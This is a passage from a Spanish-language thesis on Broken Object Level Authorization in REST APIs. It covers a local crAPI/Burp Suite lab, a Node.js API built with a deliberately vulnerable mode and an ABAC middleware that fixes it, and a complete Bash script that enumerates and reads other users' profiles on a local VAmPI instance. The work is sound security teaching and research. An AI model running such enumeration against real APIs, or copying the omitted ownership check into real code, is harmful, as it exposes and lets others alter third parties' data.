
Listado de contenedores activos asociados a crAPI.



Fase 3: Aprovisionamiento de Usuarios y Recursos de Prueba: Con los servicios desplegados, se accedió a la interfaz web local de la aplicación a través de la dirección de bucle invertido en el puerto parametrizado (http://127.0.0.1:8888/login)

Figura 13

Interfaz de inicio de sesión de la plataforma crAPI




Para validar los mecanismos de autorización del sistema sin requerir múltiples máquinas virtuales, se instanciaron dos identidades lógicas independientes en el mismo entorno de base de datos a través de sesiones de navegación separadas:

- **Usuario A:** Actúa como el sujeto que interactúa legítimamente con sus recursos en primera instancia y desde el cual se originará el ataque. A este usuario se le asignó

un recurso automotriz dentro de la plataforma, generando un identificador único global (UUID) de propiedad.

Figura 14


Panel de control y generación de recursos asociados al Usuario A.



- **Usuario B:** Actúa como la víctima o el sujeto de control cuyos datos no deberían ser accesibles por terceros. De igual forma, se completó su registro, inicio de sesión y la asignación automática de un vehículo con su respectivo UUID único en el sistema.

Figura 15


Registro y aprovisionamiento de recursos del Usuario B



Fase 4 Configuración del Proxy de Intercepción: Para capturar y auditar el tráfico hacia la API REST, se configuró el módulo *Proxy Listener* de Burp Suite para escuchar en la dirección local 127.0.0.1 en el puerto 8080.

Figura 16


Configuración del Listener en Burp Suite.



El navegador web se parametrizó para redirigir todo su tráfico a través del puerto configurado para Burp Suite. Como verificación inicial del correcto funcionamiento del proxy de interceptación, se realizó una petición de control hacia el dominio externo sin cifrado http://neverssl.com/. Este recurso se utilizó exclusivamente para confirmar que Burp Suite capturaba y retenía correctamente las solicitudes HTTP antes de su envío al destino, sin formar parte del entorno de laboratorio ni de las pruebas de evaluación de la vulnerabilidad BOLA realizadas sobre la infraestructura local aislada.

Figura 17

Captura y validación del tráfico HTTP de prueba en Burp Suite.



3.3. Desarrollo del Trabajo API Propia

El desarrollo de la API propia se organizó en dos fases, una detrás de la otra, y ambas se hicieron sobre el mismo código. Estas fases solo cubren lo de la API propia y coinciden con la Fase 2 (versión vulnerable) y la Fase 3 (mitigación) del ciclo de tres fases del Capítulo 1. La Fase 1, que era la evaluación en los entornos de referencia, no entra en esta sección. Se usó una sola base de código a propósito: así queda más claro que pasar de una API vulnerable a una segura no implica armar otro sistema, sino poner bien la autorización donde corresponde en la arquitectura.

En la primera fase —que en el proyecto global es la Fase 2— se armó una API REST de gestión de usuarios con Node.js y Express.js. La autenticación con JWT sí quedó bien hecha, pero a propósito no se validó si el usuario era dueño del recurso que pedía. Esa omisión es la misma que aparece en VAmPI y en OWASP crAPI. Con eso, la API propia sirve como un caso de control de caja blanca donde se pueden medir mejor los ataques BOLA.

La segunda fase —Fase 3 del proyecto global— se centró en la parte defensiva. Se diseñó e implementó un middleware de autorización con el modelo ABAC (Attribute-Based Access Control). En tiempo de ejecución compara la identidad del sujeto que viene en el JWT con el identificador del objeto solicitado, para ver si hay relación de propiedad. El middleware se mete en la cadena de Express.js de forma separada, sin tocar los controladores de las rutas que ya existían.

Las dos fases se pueden activar de forma fija con la variable de entorno BOLA_MITIGADO. Eso ayuda a repetir los mismos escenarios de ataque y defensa cuando se hacen las pruebas de validación.

3.3.1. Diseño Arquitectónico de la API Propia

3.3.1.1. Estructura de Directorios y Componentes

La API propia sigue una arquitectura en capas, donde cada directorio tiene una responsabilidad única y bien delimitada. La Tabla 3.1 describe la estructura de archivos del proyecto y el rol de cada componente.

Tabla 2

Estructura de directorios y responsabilidad de componentes.

Archivo / Directorio	**Responsabilidad**
index.js	Punto de entrada. Inicializa Express, cargas variables de entorno y monta el router de usuarios en /api/v1/users.
db.js	Establece la conexión con SQLite y ejecuta el DDL de creación de la tabla usuarios si no existe (CREATE TABLE IF NOT EXISTS).
.env	Variables de entorno: PORT, JWT_SECRET y BOLA_MITIGADO. Controla el modo operativo sin modificar el código fuente.
middleware/auth.js	Middleware de autenticación (AuthN). Valida la firma criptográfica del JWT y adjunta la identidad del sujeto a req.usuario.
middleware/abac.js	Middleware de autorización ABAC (AuthZ). Activo en Fase 3. Valida la propiedad del objeto comparando token.id con params.id.
routes/users.js	Define los endpoints CRUD de usuarios. Encadena los middlewares auth + abac antes de cada controlador de recurso por ID.

database.sqlite	Archivo binario de la base de datos SQLite. Generado automáticamente en el primer arranque. Excluido del repositorio git.

La cadena de procesamiento para los endpoints sensibles (:id) es la siguiente:

1. **Petición HTTP** llega al endpoint
2. **Middleware auth.js**
    - ✓ Valida JWT (Autenticación - AuthN)
    - ✗ Si falla → **401 Unauthorized**
    - ✓ Si pasa → adjunta req.usuario = { id, email, rol }
3. **Middleware abac.js**
    - **Fase 2 (BOLA activa):** BOLA_MITIGADO=false → pasa sin validar
    - **Fase 3 (BOLA mitigada):** BOLA_MITIGADO=true → valida req.usuario.id = req.params.id
    - ✗ Si falla → **403 Forbidden**
4. **Controlador de ruta**
    - Consulta SQLite
    - Devuelve respuesta JSON

3.3.1.2. Modelo de Datos y Persistencia

La persistencia de la API propia se implementa sobre SQLite mediante una única tabla relacional denominada usuarios. La Tabla 3.2 describe cada atributo de la entidad, su tipo de dato, las restricciones aplicadas y su rol funcional dentro del sistema de autenticación y autorización.

Tabla 3

Atributos de la tabla usuarios en la base de datos SQLite

Campo	Tipo	Restricción	Descripción funcional
id	INTEGER	PK, AUTOINCREMENT	Identificador único del usuario. Es el atributo del objeto que el middleware ABAC compara con el claim id del JWT (Fase 3).
nombre	TEXT	NOT NULL	Nombre completo del usuario.
email	TEXT	UNIQUE, NOT NULL	Correo electrónico. Usado como credencial de acceso en /login.
password	TEXT	NOT NULL	Hash bcrypt (10 rondas) de la contraseña. Nunca se almacena en texto plano (NIST SP 800-63B).
rol	TEXT	NOT NULL	Rol del usuario (user | admin). En la regla ABAC de Fase 3, admin es una excepción privilegiada: autoriza el acceso sin exigir coincidencia JWT.id===:id. Esa excepción representa un atributo del sujeto tipo administrador. No vale para quienes tienen rol user.

La excepción de admin se entiende como un privilegio administrativo claro dentro de ABAC (un atributo del sujeto), no como si se hubiera dejado sin autorización. Para reducir el riesgo de que alguien se eleve de rol sin permiso, POST /register asigna por defecto el rol user e ignora cualquier intento de autoasignarse admin en el cuerpo de la petición, salvo que la variable de entorno PERMITIR_REGISTRO_ADMIN=true habilite de forma deliberada el registro de un administrador

de laboratorio. Además, el rol va firmado dentro del JWT. Si un cliente intenta cambiarlo, la firma deja de ser válida. Así la excepción de admin queda limitada por cómo se asigna el rol, y no se abre de más el alcance del ataque BOLA entre usuarios con rol user.

Al arrancar el servidor, la tabla se crea sola con CREATE TABLE IF NOT EXISTS en db.js. No se usó ORM a propósito. ¿Se trabaja con SQL parametrizado y marcadores ?, así se ve exactamente qué consulta corre. Eso importa porque el espécimen es de caja blanca.

3.3.1.3. Endpoints REST Implementados

Hay siete endpoints bajo el prefijo /api/v1. En la Tabla 3.3 se ve, para cada uno, el método HTTP, la ruta, si pide autenticación, si hay BOLA y cómo cambia el comportamiento entre fases.

Tabla 4

Endpoints REST de la API propia según la fase

Método	**Ruta**	**Auth**	**Comportamiento / Observación**
GET	/ping	No	Health check. Informa el modo activo (Fase 2 o Fase 3) en la respuesta JSON.
POST	/users/register	No	Crea un usuario. Hashea la contraseña con bcrypt antes de persistir.
POST	/users/login	No	Valida credenciales y emite un JWT con payload { id, email, rol }. TTL: 2 h.
GET	/users	JWT	Devuelve el listado de usuarios (sin password). Pide JWT, pero no usa ABAC por objeto porque no trabaja con un :id concreto; por eso queda fuera del vector BOLA de este estudio. Se dejó a propósito como endpoint de laboratorio, para crear

			datos y ubicar recursos en las pruebas de caja blanca. En producción se limitaría a admin o se quitaría.
GET	/users/:id ⚠	JWT	Fase 2: devuelve perfil de cualquier id. Fase 3: 403 si token.id ≠ params.id.
PUT	/users/:id ⚠	JWT	Fase 2: modifica perfil de cualquier id. Fase 3: 403 si token.id ≠ params.id.
DELETE	/users/:id ⚠	JWT	Fase 2: elimina cualquier cuenta. Fase 3: 403 si token.id ≠ params.id.

Sobre GET /users: listar cuentas autenticadas en producción puede ser exposición de datos o privilegio de más. Aquí se dejó sin filtro extra porque es experimental y ayuda a repetir las pruebas BOLA sobre recursos sueltos (/users/:id). Lo que se mitiga en el proyecto es la autorización a nivel de objeto, no el control de listados globales.

3.3.2. Implementación de la Fase 2: API con Vulnerabilidad BOLA Activa

3.3.2.1. Middleware de Autenticación (auth.js)

En middleware/auth.js está la función verificarToken. Intercepta las peticiones a endpoints protegidos y revisa que el encabezado HTTP Authorization traiga un JWT válido con el esquema Bearer. Abajo se ve la parte central de esa lógica:

```
const verificarToken = (req, res, next) => {
    const authHeader = req.headers["authorization"];
    if (!authHeader || !authHeader.startsWith("Bearer ")) {
        return res.status(401).json({ error: "Acceso denegado" });
    }
    const token = authHeader.split(" ")[1];
```

```
    try {
        const decoded = jwt.verify(token, process.env.JWT_SECRET);
        req.usuario = decoded; // adjunta { id, email, rol } a la petición
        next(); // pasa al siguiente middleware
    } catch (err) {
        return res.status(401).json({ error: "Token inválido o expirado" });
    }
};
```

Este middleware solo hace autenticación (AuthN). Es decir, comprueba que el token exista y que la firma cuadre con el JWT_SECRET configurado. Si eso sale bien, pone el payload decodificado (id, email y rol) en req.usuario para que lo usen los middlewares que vienen después.

A propósito no se compara req.usuario.id con el id del recurso pedido (req.params.id). Esa falta es el fallo lógico que da lugar a BOLA. El middleware responde “¿quién eres?” (AuthN), pero no “¿puedes tocar este objeto?” (AuthZ).

3.3.2.2. Cómo se introduce el fallo BOLA en los endpoints CRUD

Los endpoints GET /users/:id, PUT /users/:id y DELETE /users/:id son donde queda inyectada la vulnerabilidad. Desde el principio del desarrollo, la cadena de middlewares en esos puntos es:

```
verificarToken → verificarPropietario → controlador de la ruta
```

El middleware verificarPropietario (abac.js) está en las dos fases y también forma parte de esa cadena en la Fase 2; no es algo que se agregue solo en la Fase 3. Lo que varía es cómo se comporta según la variable de entorno. Con BOLA_MITIGADO=false hace de pass-through: llama next() al tiro y no revisa propiedad. Entonces, si el JWT es válido, el controlador recibe la petición y consulta SQLite solo con el id de la URL, sin mirar quién pide el recurso. Ahí está el BOLA: AuthN

bien hecha, pero sin AuthZ a nivel de objeto. Con BOLA_MITIGADO=true (Fase 3), esa misma función ya no es transparente y aplica la regla ABAC.

El siguiente fragmento muestra el patrón vulnerable en GET /:id:

```
router.get("/:id", verificarToken, verificarPropietario, (req, res) => {
    const { id } = req.params;
    // El controlador usa el :id de la URL tal cual, sin más chequeo.
    // Aquí no se compara req.usuario.id con id.
    db.get(
        `SELECT id, nombre, email, rol FROM usuarios WHERE id = ?`,
        [id],
        (err, usuario) => {
            if (!usuario)
                return res.status(404).json({ error: "No encontrado" });
            return res.json({ usuario });
        }
    );
});
```

Ese patrón se parece al que describen de Almeida y Bonifácio (2023) y al de VAmPI: el servidor valida bien la firma del token (AuthN ✓), pero no revisa si el objeto pedido le corresponde a ese usuario (AuthZ ×). Con cualquier JWT válido, un atacante puede ir subiendo el :id en la URL y listar o abrir casi todos los perfiles.

Lo mismo pasa en PUT /:id (cambiar datos de otro usuario) y en DELETE /:id (borrar la cuenta de otro). Ya no es solo lectura indebida: también se puede modificar o borrar información de terceros.

3.3.3. Implementación de la Fase 3: Mitigación mediante Middleware ABAC

3.3.3.1. Diseño del Middleware de Autorización (abac.js)

En middleware/abac.js está la función verificarPropietario, que es la pieza defensiva principal del proyecto. Ahí se aplica ABAC (NIST SP 800-162, 2014) y, en tiempo de ejecución, se miran dos atributos: el id del JWT (sujeto) y el id del parámetro de ruta (objeto). El fragmento de abajo muestra la regla de autorización completa:

```
const verificarPropietario = (req, res, next) => {
    const mitigado = process.env.BOLA_MITIGADO === "true";
    if (!mitigado) {
        return next(); // Fase 2: omite la verificación (BOLA activa)
    }
    // Fase 3: saca el id del usuario y el id del recurso
    const idToken = req.usuario.id; // viene del JWT
    const idRecurso = parseInt(req.params.id); // viene de la URL
    const rolToken = req.usuario.rol;
    // Regla ABAC:
    // Deja pasar si idToken == idRecurso, o si el rol es admin
    if (idToken !== idRecurso && rolToken !== "admin") {
        return res.status(403).json({
            error: "No tienes permiso para este recurso",
            detalle: ` El usuario id=${idToken} no es dueño del recurso
                        id=${idRecurso}. `,
            mitigacion: " ABAC activo (Fase 3) ",
        });
    }
```

```
    next(); // coincide dueño (o es admin): sigue
};
```

La regla del código sigue la misma idea de la fórmula del Marco Teórico:

$$\text{Autorizar} \Leftrightarrow \text{Atributo}_{\text{sujeto}}(\text{id}_{\text{token}}) == \text{Atributo}_{\text{objeto}}(\text{propietario}_{\text{id}})$$

$$O\ BIEN\ Atributo_{\text{sujeto}}(\text{rol})\ ==\ 'ADMIN'$$

El rol admin es una excepción dentro de la regla ABAC: deja pasar sin exigir que JWT.id coincida con: id. No es un hueco de autorización; modela un uso administrativo real, por ejemplo, revisar o gestionar cuentas de otros. Tiene límites claros. Solo aplica si el claim rol del JWT verificado es exactamente admin. Igual hay que autenticarse: verificarToken sigue siendo obligatorio. En el registro público el rol no se elige a gusto: queda acotado por PERMITIR_REGISTRO_ADMIN (por defecto false, fuerza user), como se explicó en 3.3.1.2. Además, el claim va firmado, así que un cliente no puede subirse a admin editando el token sin romper la firma. Con eso el privilegio queda controlado, y el vector BOLA del estudio se mide entre usuarios con rol user.

Si la condición no se cumple, el servidor contesta con HTTP 403 Forbidden y la petición no llega al controlador ni a la base de datos. Eso encaja con Zero Trust (NIST SP 800-207): no basta con estar autenticado; cada request se vuelve a mirar frente al recurso pedido. En el middleware se ve claro: pasar verificarToken (AuthN) no significa tener AuthZ sobre: id. verificarPropietario decide otra vez en tiempo de ejecución según atributos del sujeto y del objeto. Poner ese control en la capa de aplicación, cerca de la persistencia, también encaja con lo que plantean de Almeida y Bonifácio (2023) sobre autorización a nivel de objeto.

3.3.3.2. Mecanismo de cambio entre fases

El modo de la API se controla con la variable de entorno BOLA_MITIGADO del archivo. env. La Tabla 3.4 resume cómo se comporta el sistema según ese valor.

Tabla 5

Qué hace la API según BOLA_MITIGADO.

BOLA_MITIGADO	**Fase activa**	**Comportamiento en GET/:id, PUT/:id y DELETE/:id**
false (default)	Fase 2 – Vulnerable	`verificarPropietario` ejecuta `next()` sin verificar. Acceso concedido a cualquier `:id`. Respuesta: 200 OK + datos.
true	Fase 3 – Mitigada	`verificarPropietario` compara `token.id` con `params.id`. Si no coinciden: 403 Forbidden. Si coinciden o es admin: OK.

Con esto se cumple el principio III de Twelve-Factor App (Wiggins, 2012): lo que cambia entre entornos (vulnerable o mitigado) va en variables de entorno, no en el código. Así se pueden repetir los dos escenarios sin tocar ningún .js. Eso hace falta para la validación binaria del proyecto (explotable / no explotable) según los criterios de éxito.

Para pasar de una fase a otra, se edita el valor en. env y se reinicia el servidor:
BOLA_MITIGADO=false → Fase 2 (ataque)
BOLA_MITIGADO=true → Fase 3 (mitigación activa)

Advertencia operacional. El default BOLA_MITIGADO=false se dejó solo para el laboratorio académico, para poder repetir el escenario vulnerable (Fase 2). Ese modo no debería ir a producción ni a entornos compartidos: apaga la verificación ABAC y deja abierto el BOLA. Para bajar el riesgo de un despliegue accidental, .env está en .gitignore y no se copia solo entre máquinas. Además, .env.example explica cada valor y avisa del peligro del modo vulnerable. Al arrancar, el servidor imprime en consola el modo activo (FASE 2 — BOLA VULNERABLE o FASE 3 — mitigada), así se nota rápido si quedó mal configurado. Y fuera de un entorno experimental, antes de exponer la API hay que forzar BOLA_MITIGADO=true.

CAPITULO 4

4. ANALISIS DE RESULTADOS

4.1. Pruebas de Concepto

4.1.1. Desarrollo de Pruebas API Vampi

La demostración práctica de la vulnerabilidad de Autorización a Nivel de Objeto Roto (BOLA) se implementó mediante la creación y puesta en marcha de un script de automatización en Bash llamado atacar_bola_final.sh. La finalidad técnica de esta herramienta de software consiste en emular la conducta de un usuario con pocos permisos que procura vulnerar las barreras de separación de datos accedicendo de manera reiterada a la información personal de los demás usuarios sin contar con las credenciales de acceso de estos últimos.

El script fue consolidado en el entorno de pruebas utilizando el siguiente código fuente ejecutable:

```
cat > atacar_bola_final.sh << 'EOF'
#!/bin/bash

echo "========================================"
echo " VAmPI - ATAQUE BOLA FINAL"
echo "========================================"

# Colores de salida para interpretación en consola
RED='\033[0;31m'
GREEN='\033[0;32m'
BLUE='\033[0;34m'
YELLOW='\033[1;33m'
NC='\033[0m'

# ========================================
# 1. CONFIGURACIÓN E IDENTIFICACIÓN DEL ATACANTE
```

```
# ============================================
ATACANTE_USER="atacante"
ATACANTE_PASS="Atacante2026!"

echo -e "\n${BLUE}[1/4] Login como $ATACANTE_USER...${NC}"

RESPUESTA_LOGIN=$(curl -s -X POST http://localhost:5000/users/v1/login \
    -H "Content-Type: application/json" \
    -d
"{\"username\":\"$ATACANTE_USER\",\"password\":\"$ATACANTE_PASS\"}")

TOKEN=$(echo "$RESPUESTA_LOGIN" | jq -r '.auth_token' 2>/dev/null)

if [ -z "$TOKEN" ] || [ "$TOKEN" = "null" ]; then
    echo -e "${RED}❌ Error: No se pudo obtener token${NC}"
    exit 1
fi

echo -e "${GREEN}✅ Token obtenido${NC}"

# ============================================
# 2. OBTENER LISTA DE TODOS LOS USUARIOS (ENUMERACIÓN)
# ============================================
echo -e "\n${BLUE}[2/4] Escaneando todos los usuarios...${NC}"

RESPUESTA=$(curl -s -X GET "http://localhost:5000/users/v1" \
    -H "Authorization: Bearer $TOKEN")
```

```
USUARIOS=$(echo "$RESPUESTA" | jq -r '.users[] | select(.username != null) | .username' 2>/dev/null)

if [ -z "$USUARIOS" ]; then
    echo -e "${RED}❌ Error: No se encontraron usuarios${NC}"
    exit 1
fi

TOTAL=$(echo "$USUARIOS" | wc -l)
echo -e "${GREEN}✅ Se encontraron $TOTAL usuarios:${NC}"
echo "$USUARIOS" | sed 's/^/   - /'

# ============================================
# 3. EXPLICITACIÓN DEL VECTOR OFENSIVO BOLA
# ============================================
echo -e "\n${RED}[3/4] ¡ATACANDO A TODOS LOS USUARIOS!${NC}"
echo -e "${YELLOW}El atacante $ATACANTE_USER intentará acceder a todos...${NC}\n"

echo "============================================"
printf "%-20s | %-40s | %s\n" "Usuario" "Email" "¿Acceso?"
echo "--------------------------------------------"

CONTADOR=0
VICTIMAS=""

for USUARIO in $USUARIOS; do
    # Evitar el escaneo del propio usuario atacante
    if [ "$USUARIO" = "$ATACANTE_USER" ]; then
```

```
        continue
    fi

    # Interacción directa con el endpoint de recurso específico
manipulando el objeto URL
    RESULTADO=$(curl -s -X GET "http://localhost:5000/users/v1/$USUARIO"
\
        -H "Authorization: Bearer $TOKEN")

    # Evaluación sintáctica de la respuesta
    if echo "$RESULTADO" | grep -q "$USUARIO"; then
        EMAIL=$(echo "$RESULTADO" | jq -r '.email // "N/A"' 2>/dev/null)
        printf "%-20s | %-40s | ${RED}%s${NC}\n" "$USUARIO" "$EMAIL" "🔴
SÍ (BOLA)"
        CONTADOR=$((CONTADOR + 1))
        VICTIMAS="$VICTIMAS $USUARIO"
    else
        printf "%-20s | %-40s | ${GREEN}%s${NC}\n" "$USUARIO" "N/A" "🟢
NO"
    fi
done

echo "=========================================="

# ==========================================
# 4. RESUMEN FINAL Y DIAGNÓSTICO
# ==========================================
echo -e "\n${BLUE}[4/4] RESUMEN FINAL${NC}"
echo "🔴 Atacante: $ATACANTE_USER"
echo "👥 Total de usuarios: $TOTAL"
```

```
echo "🎯 Usuarios atacados: $((TOTAL - 1)) (excluyendo al atacante)"
echo -e "✅ Accesos exitosos (BOLA): ${RED}$CONTADOR${NC}"

if [ $CONTADOR -gt 0 ]; then
    echo -e "\n${RED}🔴 ¡VULNERABILIDAD BOLA CONFIRMADA!${NC}"
    echo "El atacante $ATACANTE_USER pudo acceder a:"
    for V in $VICTIMAS; do
        echo "  - $V"
    done
    echo -e "\n${YELLOW}📌 CONCLUSIÓN:${NC}"
    echo "  ✅ La API NO valida que el token pertenezca al usuario solicitado"
    echo "  ✅ Cualquier usuario autenticado puede ver datos de todos los usuarios registrados en este escenario de prueba mediante el endpoint evaluado"
    echo -e "  ${RED}🚨 Esto viola el principio de Control de Acceso a Nivel de Objeto (BOLA)${NC}"
else
    echo -e "\n${GREEN}🟢 No se detectó BOLA en esta prueba${NC}"
fi

echo "========================================"
EOF

chmod +x atacar_bola_final.sh
```

Figura 18

Parte 1 resultado atacar_bola_final.sh

